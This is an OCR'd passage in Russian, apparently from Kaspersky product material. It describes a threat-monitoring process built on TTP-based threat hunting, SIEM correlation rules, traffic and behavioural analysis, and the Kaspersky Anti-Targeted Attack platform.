
- **техник проактивного поиска угроз** на основе детектирования TTP атакующего в качестве индикаторов атак (IoA)
- **SIEM-правил** автоматической **корреляции событий**

Ручное обнаружение с использованием техник проактивного поиска угроз

Запросы клиентов

Процесс мониторинга

Комбинация анализа сетевого трафика в режиме реального времени, динамического анализа эмулированных объектов и поведенческого анализа компонентов IT-инфраструктуры дает полное представление о событиях и действиях в инфраструктуре. Технологии машинного обучения для корреляции событий, полученных при помощи различных механизмов обнаружения, с ретроспективными данными и информацией из глобальной базы знаний об угрозах, а также использование технологий проактивного поиска угроз на основе индикаторов атак позволяют своевременно выявлять действия злоумышленников на всех этапах кибератак.



[4] Используется платформа Kaspersky Anti-Targeted Attack (подробная информация доступна по ссылке https://www.kaspersky.ru/enterprise-security/anti-targeted-attack-platform

[5] Продукт для защиты конечных точек (EPP) используется в качестве соответствующих сенсоров.